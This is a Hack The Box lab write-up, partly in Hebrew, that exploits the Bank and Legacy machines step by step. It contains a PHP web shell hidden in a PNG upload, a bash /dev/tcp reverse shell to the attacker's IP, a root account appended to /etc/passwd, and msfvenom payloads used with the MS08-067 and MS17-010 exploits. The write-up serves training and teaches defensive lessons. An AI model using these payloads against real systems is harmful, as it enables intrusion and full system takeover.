Adding awk to the pipeline, I manipulated the output further to prefix each domain with the IP address "10.10.10.29", formatting the results neatly.

# Storing Results and Further Formatting

יום ראשון 24 ספטמבר 2023 06:33

**Command:**

```
dig @10.10.10.29 bank.htb axfr | grep -oE '(\w+\.)?\w+\.htb' | sort | uniq > bank.urls
```

**Explanation:**
In this command, I simply redirected the organized output to a file named bank.urls for persistence.

**Command:**

```
sed -i 's/^/http:\/\//gi' /home/kali/Desktop/bank.urls
```

**Explanation:**
I then used sed, a stream editor, to prepend "http://" to every line in bank.urls, preparing the URLs for further exploration.

# Aquatone and Feh for Visual Inspection

2023 ספטמבר 24 יום ראשון 06:35

**Command:**

```
cat /home/kali/Desktop/bank.urls | ./aquatone
```

**Explanation:**
I utilized aquatone, a tool for visual inspection of websites across multiple domains. By feeding it the list of URLs, I was able to get a visual overview of each site's structure.

**Command:**

```
feh folder
```

or

```
feh *.png
```

**Explanation:**
I used feh, a lightweight image viewer, to view the screenshots saved by aquatone. It allowed me to quickly browse through the images and identify interesting targets.

# DirectoryBruteForcing

2023 ספטמבר 24 יום ראשון 06:36

**Command:**

```
gobuster dir -w /usr/share/wordlists/dirb/common.txt -u http://bank.htb/ -t 32
```

**Explanation:**
A directory brute-forcing tool. I used it to discover hidden directories on the http://bank.htb/ website using the common.txt wordlist.

**Command:**

```
cat /home/kali/Desktop/bank.urls | feroxbuster --auto-tune --extract-links --random-agent --stdin --wordlist /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 20
```

**Explanation:**
feroxbuster is a new tool for me. I used it for its ability to follow links, randomize user agents, and handle different wordlists effectively, which helped in identifying the /balance-transfer/ URL.

# Vulnerability Scanning with Nuclei

יום ראשון 24 ספטמבר 2023 06:38

**Command:**

```
nuclei -list /home/kali/Desktop/bank.urls
```

**Explanation:**
nuclei is another new tool I explored. It is a fast and customizable vulnerability scanner, and by providing it the list of URLs, I aimed to identify potential vulnerabilities in the targets.

# Further Information

יום ראשון 24ספטמבר 2023 06:38

The axfr query in the dig command is particularly potent as it can potentially expose all the DNS records a server holds for a domain, which might reveal sensitive information such as subdomains and IP addresses. This type of DNS zone transfer can expose the structure of an organization's network to an attacker, showcasing potential targets for exploitation.

Furthermore, tools like aquatone and feroxbuster demonstrate the variety of methodologies that exist in cyber reconnaissance. Aquatone provides a visual approach, offering insights through screenshots of web services, while feroxbuster and gobuster employ brute force, systematically searching for hidden directories that might be undiscovered through visual inspection alone.

sed, it's an essential tool for stream editing, capable of performing basic text transformations on an input stream (a file or input from a pipeline). Its versatility makes it invaluable for text processing, substitution, deletion, and regular expression matching.

Finally, nuclei is noteworthy for its flexibility and extensive template-based approach. By utilizing community-driven templates, it can be adapted to scan for a myriad of vulnerabilities, making it an essential tool in a penetration tester's arsenal. The comprehensive scanning provided by nuclei complements brute-forcing tools and can unearth vulnerabilities that might otherwise remain hidden.

# Web Reconnaissance

יום ראשון 24 ספטמבר 2023    06:41

**Command:**

```
curl --silent -L http://bank.htb/balance-transfer | grep -i ".acc" | wc -l
```

**Explanation:**
In this step, I utilized the curl command to fetch the content of the "http://bank.htb/balance-transfer" webpage. The --silent flag ensures that curl operates quietly (not showing progress or error messages). The -L flag tells curl to follow any redirects. The content fetched by curl is then piped (|) to grep, which is searching for any occurrence of the ".acc" pattern. Finally, wc -l counts the number of lines containing ".acc", indicating how many such files/references exist on the page.

**Command:**

```
curl --silent -L http://bank.htb/balance-transfer | grep -i ".acc" | grep -ioE '[a-f0-9]{32}\.acc.*"right">.+ ' | cut -d '>' -f1,7 | tr '">' " " | sort -k2 | head
```

**Explanation:**
Here, I'm still starting with curl to fetch the webpage content. After searching for ".acc" occurrences, I further refined the search with a second grep. This grep command uses a regex pattern ('[a-f0-9]{32}\.acc.*"right">.+') to find any ".acc" files that appear to have a 32-character hexadecimal filename (possibly an MD5 hash). The subsequent commands (cut, tr, sort, head) are then used to format and sort the output, focusing specifically on potentially unique or outlier files that differ in size or content. The logic being, these unique files might have distinct or sensitive information.

**Command:**

```
curl --silent -L http://bank.htb/balance-transfer | grep -i ".acc" | grep -ioE '[a-f0-9]{32}\.acc.*"right">.+ ' | cut -d '>' -f1,7 | tr '">' " " | cut -d " " -f3 | sort | uniq -c
```

**Explanation:**
Similar to the previous command, but after trimming and formatting the output, the results are sorted and counted by their occurrence using uniq -c. By counting the occurrences, I aimed to identify unique or less common file types that might be of interest.

**Command:**

```
curl --silent -L http://bank.htb/balance-transfer/68576f20e9732f1b2edc4df5b8533230.acc
```

**Explanation:**
I accessed one of the files directly using curl to check its content. This was the step where I found the crucial username and password that granted me website access.

# Exploiting with the Web Shell

2023 ספטמבר 24 יום ראשון 06:48

**The exploitation pivots around two critical points:**

The comment on the support page, which suggests that files with the .htb extension are executed as PHP. This is not standard server behavior but is a deliberate vulnerability in the challenge.

The ability to upload files. Even though the application restricts uploads to PNG files, an attacker can leverage this to embed a web shell in an image file.

**Here's the step-by-step breakdown:**

**1. Uploading the File:**

When uploading an image, the server typically checks the file's "magic number" or signature to verify its type. For instance, PNG files usually start with the signature 89 50 4E 47 in hexadecimal. By retaining this magic number, it's possible to bypass the server's file type checks. The server will see the file as a legitimate PNG image.

The naming of the file as image.php.png.htb has the following implications:

**image.php:** Indicates that the file contains PHP code.
**.png:** Bypasses the upload filter, which only allows PNG files.
**.htb:** Exploits the server's configuration to treat the file as a PHP file.

**2. Embedding the Web Shell:**

Once the image is uploaded, you use BurpSuite (a proxy tool for web traffic) to intercept and modify the image before it's stored on the server. You keep the image's magic code to retain the appearance of a legitimate PNG file but append the PHP web shell code <?php system($_GET['cmd']);?> at the end or replace most of the image content with this code.

The web shell code is straightforward: it instructs the server to execute any command passed via the cmd URL parameter.

**3. Triggering the Web Shell:**

Visiting the URL http://bank.htb/uploads/images.php.jpeg.htb instructs the server to execute the file. Due to the .htb extension, the server processes it as a PHP file, thus activating the web shell. Any command passed via the cmd URL parameter is then executed on the server. This is how you can run commands like http://bank.htb/uploads/images.php.jpeg.htb?cmd=ls to list directory contents.

# Webshell Upload and Exploitation

יום ראשון 24ספטמבר 2023 06:45

The comment "<!-- [DEBUG] I added the file extension .htb to execute as php for debugging purposes only [DEBUG] -->" on the support page is a significant hint. It indicates that files with the ".htb" extension will be executed as PHP. So, the exploitation strategy revolved around uploading a malicious PHP shell within an image file and then using this shell to execute commands.

**Web Shell:**

The portion "<?php system($_GET['cmd']);?>" is a simple PHP web shell. When placed inside a file, it allows command execution through the cmd URL parameter.

**Command:**

```
curl http://bank.htb/uploads/images.php.jpeg.htb --data-urlencode 'cmd=bash -c "bash -i >& /dev/tcp/10.10.16.14/1234 0>&1"'
```

**Explanation:**
Here, I used curl to trigger the previously uploaded PHP shell. I passed a command via the cmd parameter that establishes a reverse shell connection back to the attacker's machine on port 1234.

**Command:**

```
pwncat -lp 1234
```

**Explanation:**
pwncat is a post-exploitation tool, and in this context, it's used similarly to nc (Netcat). Here, I set it to listen on port 1234, expecting an incoming connection. Once the above curl command was executed, the targeted server connects back, granting me a shell access. Compared to nc, pwncat offers more features and functionalities for post-exploitation activities, such as privilege escalation and persistence.

**Links:**
https://www.acunetix.com/blog/articles/web-shells-101-using-php-introduction-web-shells-part-2/

# Further Information

2023 ספטמבר 24 יום ראשון     06:52

Web shells, like the one used here, provide attackers a way to execute commands on a compromised web server. They can be embedded in various files, and smart attackers often hide them within innocuous-looking files, such as images. In this scenario, the hint provided regarding the ".htb" extension was a crucial piece of information that unlocked the exploitation path.

**The exploit's lies in chaining together multiple vulnerabilities:**

- **Misconfiguration:** The server is set to execute .htb files as PHP, which is non-standard and unsafe.

- **Insecure File Upload:** The server does not adequately validate or sanitize uploaded files. It primarily checks the file extension and possibly the magic number but doesn't inspect the content for malicious code.

- **Inadequate Segregation:** Uploaded files should not be stored in a directory that's accessible via the webserver, or at the very least, they should not be executable. Storing user-uploaded files in an executable context is a significant security risk.

In real-world scenarios, attackers search for such chained vulnerabilities. Alone, each might not be dangerous, but when combined, they can lead to a full system compromise.

# Exploiting Writeable /etc/passwd

2023 יום ראשון 24 ספטמבר      06:54

## /etc/passwd:

In my exploration, I discovered the significance of the /etc/passwd file. This is a Unix/Linux configuration file, and it's a goldmine. It contains essential details about all user accounts, including their UID, GID, and shell. Historically, this file even stored hashed passwords. Nowadays, for added security, these hashes have been transitioned to the /etc/shadow file. When I noticed that /etc/passwd was writable by my non-root user, I instantly realized the potential for privilege escalation.

## OpenSSL and Password Hashing:

```
openssl passwd RioRio
```

I employed OpenSSL here to craft a hashed password. What openssl passwd does is it taps into the traditional Unix crypt function, which, by default, uses a tweaked DES algorithm. But it also accommodates other hashing algorithms like MD5. This is the very algorithm that /etc/passwd originally used. The outcome, "qRfak/wsHrEpQ", was a golden ticket - it was the hash of my desired password, "RioRio".

## Writing to /etc/passwd:

```
echo "root2:qRfak/wsHrEpQ:0:0:root:/root:/bin/bash" >> /etc/passwd
```

In essence, I masterminded a new root user, naming it "root2". The password I set? "RioRio". Using su root2 and inputting the password, I successfully achieved the coveted root-level access. It was a classic yet effective privilege escalation technique.

**Links:**
https://rioasmara.com/2021/01/31/easy-priviledge-escalation-writeable-etc-passwd/

Diving into the concept of SetUID (SUID) permissions, I realized their potential. If a binary with the SUID permission set is owned by root, it runs with root-level privileges, even if a low-privileged user invokes it.

**I stumbled upon an insight from the HTB walkthrough:**

```
./emergency
```

This command highlighted a missed opportunity. Running the emergency binary with its SUID bit would've handed me root privileges. My analysis suggests that the emergency file might have been a deliberate backdoor or perhaps a misconfigured utility.


**Links:**
https://github.com/rebootuser/LinEnum

The existence of multiple vulnerabilities in a single system underscores the importance of thorough system audits. Tools like LinEnum are invaluable. But an intimate knowledge of Unix/Linux system intricacies elevates one's ability to spot subtle vulnerabilities.

The principle of least privilege (PoLP) remains cardinal. Ensuring that files or binaries have the strictest permissions necessary can stave off potential breaches. Overlooking something as seemingly benign as write permissions on /etc/passwd or an SUID bit on a non-standard binary can compromise an entire system.

# Legacy

## הישג הסמכה



Legacy has been Pwned

Matans has successfully pwned Legacy Machine from Hack The Box

| #35510 | 24 Sep 2023 | RETIRED |
|---|---|---|
| MACHINE RANK | PWN DATE | MACHINE STATE |

**פרטי מכונה:**

- קושי: קל
- קישור: https://www.hackthebox.com/achievement/machine/1636210/2

**איך פרצתי:**

- גישה ראשונית: המכונה נקודות תורפה הן ל-EternalBlue והן ל-ms08-067, כמו גם ל-MS17-010. כשפריסה את המנצלים הללו בהצלחה, אישרתי את יעילותם, והשגתי גישה למעטפת.
- הסלמה של הרשאות: לאחר הניצול, מצאתי את עצמי כבר פועל עם הרשאות שורש.

# Legacy | Nmap Scan

יום ראשון 24 ספטמבר 2023 15:01

```
Nmap scan report for 10.10.10.4
Host is up (0.16s latency).
Not shown: 65532 closed tcp ports (reset)
PORT  STATE SERVICE      VERSION
135/tcp open msrpc        Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open              Windows XP microsoft-ds
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94%E=4%D=9/24%OT=135%CT=1%CU=44061%PV=Y%DS=2%DC=T%G=Y%TM=650FCA
OS:F7%P=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=1%ISR=102%TI=I%CI=I%TS=0)SEQ(SP=
OS:102%GCD=1%ISR=102%TI=I%CI=I%II=I%SS=S%TS=0)OPS(O1=M53ANW0NNT00NNS%O2=M53
OS:ANW0NNT00NNS%O3=M53ANW0NNT00%O4=M53ANW0NNT00NNS%O5
=M53ANW0NNT00NNS%O6=M5
OS:3ANNT00NNS)WIN(W1=FAF0%W2=FAF0%W3=FAF0%W4=FAF0%W5=FAF0%W6=FAF0)ECN(R=Y% D
OS:F=Y%T=80%W=FAF0%O=M53ANW0NNS%CC=N%Q=)T1(R=Y%DF=Y%T=80%S=O%A=S+%F=AS%
RD=0
OS:%Q=)T2(R=Y%DF=N%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=Y%DF=Y%T=80%
W=FAF0
OS:%S=O%A=S+%F=AS%O=M53ANW0NNT00NNS%RD=0%Q=)T4(R=Y%DF=N%T=80%W=0%S=A%
A=O%F=
OS:R%O=%RD=0%Q=)T5(R=Y%DF=N%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%
DF=N%T
OS:=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T7(R=Y%DF=N%T=80%W=0%S=Z%A=S+%F=AR%O=%
RD=
OS:0%Q=)U1(R=Y%DF=N%T=80%IPL=B0%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R
OS:=Y%DFI=S%T=80%CD=Z)

Network Distance: 2 hops
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows,
cpe:/o:microsoft:windows_xp

Host script results:
|_nbstat: NetBIOS name: LEGACY, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:b9:1b:f6
(VMware)
|_clock-skew: 4d22h57m39s
| smb-os-discovery:
| OS: Windows XP (Windows 2000 LAN Manager)
| OS CPE: cpe:/o:microsoft:windows_xp::-
| Computer name: legacy
| NetBIOS computer name: LEGACY\x00
| Workgroup: HTB\x00
|_ System time: 2023-09-29T10:34:24+03:00
|_smb2-time: Protocol negotiation failed (SMB2)

TRACEROUTE (using port 23/tcp)
HOP RTT       ADDRESS
1 143.45 ms 10.10.16.1
2 72.64 ms 10.10.10.4

OS and Service detection performed. Please report any incorrect results at h
ttps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 785.18 seconds
```

# Nmap scan | In-depth analysis

2023 ספטמבר24 יום ראשון 15:03

**Port:** 135
**Service:** msrpc

**Description:**
The Microsoft Remote Procedure Call (RPC) service is a protocol that a program can use to request a service from a program on another computer in a network. RPC is used by several components in Windows to communicate with each other.

**Security Implications:**

- Vulnerable versions of msrpc have been prone to various attacks such as DCOM exploits.
- Should be filtered on external interfaces as it can leak sensitive information or be used as an attack vector.

**Port:** 139
**Service:** netbios-ssn

**Description:**
NetBIOS Session Service is primarily used for providing shared access to files, printers, serial ports, and other sorts of communications between nodes on a network.

**Security Implications:**

- It can be used to gather information about the system, like NetBIOS name.
- There are known vulnerabilities related to NetBIOS, especially if older versions are in use.
- It's recommended to disable this service if not required or protect it using strong ACLs.

**Port:** 445
**Service:** microsoft-ds

**Description:**
This is primarily used for direct TCP/IP-based communication to share files, printers, and serial ports, and also for communication between nodes on a network.

**Security Implications:**

- This port is notably vulnerable to the WannaCry ransomware and the EternalBlue exploit, especially on Windows XP and older versions.
- If SMB is not secured or if the OS is out of date, there could be multiple vulnerabilities to exploit.
- Should be filtered or protected with strong security measures.

**General OS Information:**

The target system appears to be a Windows XP machine, as indicated by both the open services and the OS detection results. Given that Windows XP reached its end of life in April 2014, it no longer receives security patches from Microsoft.

**Additional Notes:**

- The name of the machine is "LEGACY".

- The system is a part of the "HTB" workgroup.
- The system appears to be running on VMware, as indicated by the NetBIOS MAC.
- There's a significant clock skew noted, which might be useful in some attacks or exploitations where timing is a factor.
- There was a failed attempt at SMB2 protocol negotiation.

# Enumeration Commands

יום ראשון 24 ספטמבר 2023 15:07

**Command:**

```
enum4linux -a 10.10.10.4
```

**Explanation:**
I used the enum4linux tool to conduct a comprehensive enumeration of the Windows machine with the IP address 10.10.10.4. The -a option tells the tool to perform an "all" scan, which gathers as much information as possible, such as user lists, shares, and other potentially useful data.

**Command:**

```
nmap -p 139,445 --script smb-vuln* 10.10.10.4
```

**Explanation:**
I used the nmap utility to scan specific ports 139 and 445, which are typically associated with the SMB protocol on the target IP 10.10.10.4. By utilizing the --script smb-vuln* parameter, I invoked a set of scripts that are specifically designed to identify vulnerabilities within the SMB protocol. This allowed me to quickly pinpoint any potential security weaknesses on those ports.

**Links:**
https://www.itms-us.com/Tips-And-Tricks/Scan-For-SMB-Vulnerabilities
https://manuelvazquez-contact.gitbook.io/oscp-prep/hack-the-box-windows/blue/scanning-and-enumeration

# Further Information

2023 ספטמבר 24 יום ראשון 15:08

## Understanding the Tools and Techniques

**Enum4linux:** It's essentially a Linux wrapper around the suite of Windows tools called "enum.exe". The objective of enum4linux is to extract various pieces of information from Windows systems, such as user details, shares, and password policies. Given the rich output it provides, it's often one of the first tools used when performing an initial enumeration of a Windows target during a penetration test.

**Nmap and SMB:** The nmap tool, while fundamentally a port scanner, also boasts a robust scripting engine that enables it to run specific scripts against identified services. The SMB (Server Message Block) protocol, which operates primarily on ports 139 and 445, is crucial in Windows for file and printer sharing. Given its importance and widespread use, vulnerabilities in SMB can lead to significant compromise scenarios. The smb-vuln* set of scripts in nmap's scripting engine specifically tests for known vulnerabilities in the SMB service, potentially revealing easy entry points or data extraction vectors.

Exploits, at their core, leverage weaknesses or misconfigurations in software or systems. An understanding of these vulnerabilities, coupled with the ability to use tools like enum4linux and nmap, forms the foundation of a successful penetration test. This involves not just the exploitation phase, but the crucial enumeration phase where potential attack vectors are identified.

# Listener and Reverse Shell Setup

יום ראשון 24 ספטמבר 2023 15:10

**Command:**

```
rlwrap nc -nvlp 1234
```

**Explanation:**
I set up a reverse shell listener using nc (Netcat) on port 1234. The flags used are as follows:

**-n:** Do not resolve hostnames (numeric-only IP addresses).
**-v:** Verbose mode.
**-l:** Listen mode, for inbound connects.
**-p:** Port to listen on.

Using rlwrap in conjunction with nc provides me with an enhanced interface for the reverse shell, which includes features like command history and line editing.

# Exploitation Process

יום ראשון 24 ספטמבר 2023 15:13

**Issue Encountered:**
I tried running the exploit but faced numerous issues. After resetting the machine, the problems were resolved.

**Action Taken:**
After identifying the vulnerability from the nmap results, I located a related exploit script at the GitHub link bellow.

**Command:**

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.16.14 LPORT=1234
EXITFUNC=thread -b "\x00\x0a\x0d\x5c\x5f\x2f\x2e\x40" -f c -a x86 --platform windows
```

**Explanation:**
I used the msfvenom tool to generate a reverse shell payload targeting Windows. The specific parameters and their explanations are:

**-p windows/shell_reverse_tcp:** Specifies the payload type, which in this case is a reverse TCP shell for Windows.

**LHOST=10.10.16.14:** The IP address of the attacking machine, where the reverse shell will connect back to.

**LPORT=1234:** The port on which the reverse shell will attempt to connect back.

EXITFUNC=thread: Designates that the shell should exit by terminating just the thread, ensuring that the vulnerable service doesn't crash.

**-b "\x00\x0a\x0d\x5c\x5f\x2f\x2e\x40":** Specifies bad characters that must be avoided in the generated payload. This is critical when exploiting certain vulnerabilities, as these characters might break the exploit or cause unintended behavior.

**-f c:** Output format. This will produce the payload in C-style code.

**-a x86:** Specifies the architecture of the target machine, which in this case is x86.

**--platform windows:** Indicates that the target platform is Windows.

Following the generation of this payload, I used it in conjunction with the MS08-067 exploit script and was successful in establishing a connection back to my listener.

**Links:**
https://github.com/jivoi/pentest/blob/master/exploit_win/ms08-067.py

# Further Information

2023 ספטמבר 24 יום ראשון    15:16

**MS08-067 and its Significance:**

MS08-067 is a famous Windows Server Service vulnerability that allows for remote code execution. Its significance in the cybersecurity world is profound, as it was exploited by the Conficker worm in 2008 to infect millions of computers worldwide. This vulnerability was present in multiple versions of Windows, making it a lucrative target for attackers.

**msfvenom:**

This tool, part of the Metasploit Framework, is used for generating custom payloads that can be injected into vulnerable systems. Its versatility allows for creating a wide variety of payloads for multiple platforms, architectures, and use-cases. One of the key aspects when crafting exploits is ensuring that the payload works correctly and avoids any "bad characters" or sequences that could disrupt the exploitation process.

# Cloning MS17-010 Exploit Repository

2023 ספטמבר24 יום ראשון 15:19

**Command:**

```
git clone https://github.com/helviojunior/MS17-010
```

**Explanation:**
I cloned the MS17-010 exploit repository from GitHub to my local machine using the git clone command. This repository contains the code and scripts necessary to exploit the MS17-010 vulnerability present in the target machine.

**Links:**
https://github.com/helviojunior/MS17-010

# Listing Suitable Payloads

2023 ספטמבר 24 יום ראשון     15:20

**Command:**

```
msfvenom --list payload | grep shell | grep windows | grep reverse
```

**Explanation:**
I utilized the msfvenom tool to list available payloads, filtering the results to show only reverse shell payloads suitable for Windows platforms. The grep command was used for filtering, focusing on entries containing the words "shell", "windows", and "reverse".

# Generating Reverse Shell Payload

יום ראשון 24 ספטמבר 2023 15:21

**Command:**

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.16.14 LPORT=1235
EXITFUNC=thread -f exe -a x86 --platform windows >
/home/kali/Desktop/Proggraming/github_exploits/MS17-010/EXPLOIT.exe
```

**Explanation:**
I generated a Windows reverse shell payload with msfvenom, specifying the details of the reverse connection and the output format. The payload was saved as EXPLOIT.exe in the MS17-010 directory on my desktop. The specifics of the command are:

**-p windows/shell_reverse_tcp:** This parameter signifies the type of payload I'm generating: a reverse shell payload tailored for the Windows operating system. A reverse shell works by initiating a connection from the target back to the attacker, hence the term "reverse."

**LHOST=10.10.16.14:** The LHOST denotes the "listening host" or where the reverse shell should connect back to. I set this to my own machine's IP address, ensuring that when the exploit is successful, the target will establish a connection to me.

**LPORT=1235:** The "listening port" parameter (LPORT) defines on which port my machine will await the incoming connection from the compromised target. I set this to 1235 for differentiation, ensuring no conflicts with other services or listeners.

**EXITFUNC=thread:** An essential setting, the EXITFUNC ensures that when the shell terminates, it does so by ending just the specific thread rather than the whole process. This prevents the compromised service or application from crashing, maintaining discretion during the penetration test.

**-f exe:** Dictates the format of the output payload. By setting it to exe, I'm generating a standalone executable file, which can be run directly on the target Windows system.

**-a x86:** Specifies the architecture of the target system. This is essential as different architectures have varying instruction sets. By targeting the x86 architecture, I ensured compatibility with 32-bit Windows systems.

**--platform windows:** This further refines the target system platform, making sure the payload is crafted for Windows specifically.

The final part of the command directs the output to a specific location on my machine. By using the > operator, I saved the generated payload as EXPLOIT.exe within the MS17-010 directory on my desktop.

# Executing the Exploit

יום ראשון 24ספטמבר 2023    15:22

**Command:**

```
python2 send_and_execute.py 10.10.10.4 EXPLOIT.exe
```

**Explanation:**
After resolving issues related to Python 2, I executed the send_and_execute.py script from the cloned MS17-010 repository, targeting the IP 10.10.10.4 and utilizing the previously generated EXPLOIT.exe.

# Further Information

2023 ספטמבר 24 יום ראשון 15:22

**In-Depth Exploration of MS17-010:**

MS17-010, dubbed EternalBlue, is a Windows SMB vulnerability. This flaw was notably exploited by the WannaCry ransomware, leading to extensive damage globally. The vulnerability lies in the way SMB handles certain requests, allowing arbitrary code execution on the victim's system.

Executing the exploit involves sending specially crafted packets to the target machine, tricking the SMB service into executing arbitrary code. This is where our reverse shell payload comes into play; it is the arbitrary code that the vulnerable service executes. Upon successful exploitation, the payload connects back to the attacker's machine, granting control over the compromised system.

Understanding both MS08-067 and MS17-010 exploits sheds light on the importance of regular patching and secure configuration. These vulnerabilities were critical, allowing remote code execution, but patches were available before widespread exploitation. Timely patch application and understanding the underlying mechanics of such vulnerabilities are pivotal for both attackers and defenders in the cybersecurity landscape.

# Metasploit SMB Enumeration

יום ראשון 24 ספטמבר 2023 15:29

**Command:**

```
msfdb run
```

**Explanation:**
I started the Metasploit database using the msfdb run command. This initializes the database which Metasploit relies upon to store useful data during an assessment.

**Command:**

```
Msf6 > search smb version
```

**Explanation:**
I looked up modules related to detecting SMB versions in the Metasploit framework. This helps identify the version and potential vulnerabilities associated with the target's SMB service.

**Command:**

```
Msf6 > use auxiliary/scanner/smb/smb_version
```

**Explanation:**
I selected the smb_version scanning auxiliary module to determine the version of the SMB service running on the target.

**Command:**

```
Msf6 > set rhosts 10.10.10.4
```

**Explanation:**
I set the target IP address to scan. The rhosts option specifies the remote hosts to target.

**Command:**

```
Msf6 > search 08-067
```

**Explanation:**
I searched for Metasploit modules related to the MS08-067 vulnerability to identify potential exploits for the target system.

# Exploiting MS08-067 Vulnerability

יום ראשון 24ספטמבר 2023        15:32

**Command:**

```
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOST 10.10.10.4
```

**Explanation:**
I set the target IP address for the MS08-067 exploit.

**Command:**

```
msf6 exploit(windows/smb/ms08_067_netapi) > set LHOST 10.10.16.14
```

**Explanation:**
I specified my machine's IP address, where the reverse shell would connect back after a successful exploitation.

**Exploitation Feedback:**

```
[*] Started reverse TCP handler on 10.10.16.14:4444
[*] 10.10.10.4:445 - Automatically detecting the target...
...
[*] Meterpreter session 1 opened...
```

**Explanation:**
After running the exploit, Metasploit successfully initiated a reverse shell connection from the target, indicating successful exploitation.

# Post-Exploitation Commands

יום ראשון 24ספטמבר 2023 15:36

**Command:**

```
Msf6 > background
```

**Explanation:**
I moved the active Meterpreter session to the background to execute other Metasploit commands without terminating the current session.

**Command:**

```
Msf6 > sessions -l
```

**Explanation:**
I listed all the active Meterpreter sessions to keep track of compromised machines.

**Command:**

```
Msf6 > search enable rdp
```

**Explanation:**
I searched for modules that enable Remote Desktop Protocol (RDP) on the target, allowing remote access to the compromised system's graphical user interface.

**Command:**

```
Msf6 > set SESSION 3
```

**Explanation:**
I specified the Meterpreter session I wanted to interact with or utilize for post-exploitation activities.

**Command:**

```
Msf6 > set USERNAME matan
```

**Explanation:**
I defined a username, 'matan', possibly for the RDP access.

**Command:**

```
Msf6 > set PASSWORD 123
```

**Explanation:**
I provided a password, '123', associated with the username set previously.

Command:

```
rdesktop -u matan -p 123 10.10.10.4
```

**Explanation:**
I attempted to establish an RDP session to the target machine using the rdesktop tool with the specified username and password.

**Command:**

```
Msf6 > resource /root/.msf4/loot/20230924062839_default_10.10.10.4_host.windows.cle_848250.txt
```

Explanation:
I loaded a resource file, containing a sequence of Metasploit commands, from the specified path. This is particularly useful to automate tasks or apply a specific configuration.

# Further Information

2023 ספטמבר24 יום ראשון 15:41

The MS08-067 vulnerability, officially designated as CVE-2008-4250, was a critical flaw found in Microsoft's implementation of the Server Message Block (SMB) protocol. This vulnerability was present due to a stack overflow in the NetAPI32.dll, allowing remote attackers to execute arbitrary code.

